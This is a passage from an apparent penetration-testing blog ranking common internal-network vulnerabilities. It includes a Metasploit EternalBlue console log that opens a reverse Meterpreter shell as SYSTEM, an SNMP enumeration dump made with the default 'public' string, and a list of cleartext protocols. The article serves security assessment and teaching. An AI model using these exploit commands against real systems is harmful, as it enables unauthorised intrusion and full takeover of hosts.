
```
msf5 exploit(windows/smb/ms17_010_eternalblue_win8) > run

[*] Started HTTPS reverse handler on https://10.49.156.229:8443
[*] shellcode size: 1915
[*] numGroomConn: 13
[*] Target OS: Windows Server 2012 R2 Standard 9600
[*] got good NT Trans response
[*] got good NT Trans response
[*] SMB1 session setup allocate nonpaged pool success
[*] SMB1 session setup allocate nonpaged pool success
[*] good response status for nx: INVALID_PARAMETER
[*] good response status: INVALID_PARAMETER
[*] done
[*] https://10.49.156.229:8443 handling request from 10.49.72.201; (UUID: 0byvb9am) Staging x64 payload
[*] Meterpreter session 2 opened (10.49.156.229:8443 -> 10.49.72.201:56555) at 2019-11-19 11:31:51

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Go back to top.

2. Default SNMP community strings

The second place belongs to the default SNMP community strings. What are SNMP community strings, you may ask?

The SNMP protocol is a diagnostic protocol which can disclose vast amount of information about the target system:



```
root@kali:~# snmpwalk -v1 -c "public" 10.21.23.28
iso.3.6.1.2.1.1.1.0 = STRING: "SunOS as004apv02 5.10 Generic_147147-26 sun4u"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (387375911) 44 days, 20:02:39.11
iso.3.6.1.2.1.1.4.0 = STRING: "\"System administrator\""
iso.3.6.1.2.1.1.5.0 = STRING: "as004apv02"
iso.3.6.1.2.1.1.6.0 = STRING: "\"System administrators office\""
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.2.1.31
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB module to describe generic objects for network interface sub-layers"
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "View-based Access Control Model for SNMP."
```

The problem is that the SNMP community string (“public” in our case) is the only means of authentication. So if an attacker can guess the SNMP community string, he/she can learn detailed information about the target system and plot further attacks against it.

Note that this applies only to the SNMP version 1 and 2 – SNMP version 3 uses stronger authentication mechanism with encryption.

This issue is typically picked up by the Nessus vulnerability scanner, however much better results can be obtained using the Metasploit snmp_login scanner.

The Metasploit smb_login scanner checks for more than 120 default community strings and can also detect whether the obtained access is read only or whether we can also write and modify some of the settings of the affected system.

Go back to top.

1. Clear text protocols

The number one vulnerability reported in more than 60% cases is the usage of clear text protocols.

Every time we detect usage of clear text protocols or we find network services that use clear text protocols, we report them to the customer.

This includes protocols such as:

- FTP (tcp/21)
- Telnet (tcp/23)
- SMTP (tcp/25) if it supports plain authentication
- HTTP (tcp/80, tcp/8080 etc.) if there are login functionalities
- POP3 (tcp/110) if it supports plain authentication
- IMAP4 (tcp/143) if it supports plain authentication
- SNMP (udp/161, udp/162) version 1 or 2
- LDAP (tcp/389)
- VNC (tcp/5900)
- etc.

These protocols are inherently insecure due to the fact that they do not encrypt the communication. Any well positioned attacker who can eavesdrop on the communication can capture sensitive information traveling through the network.

See here how easy it is to capture passwords using a packet sniffer such as Wireshark.

Conclusion

So there you have it – an actual Top 10 list of vulnerabilities reported during internal infrastructure penetration tests.

Has it surprised you? Or disappointed you? How does your Top 10 look like? Please share your thoughts and experience in the comment section down below.

If you have enjoyed this article and you would like more, please subscribe to our mailing list and follow us on Twitter and Facebook to get notified about new content.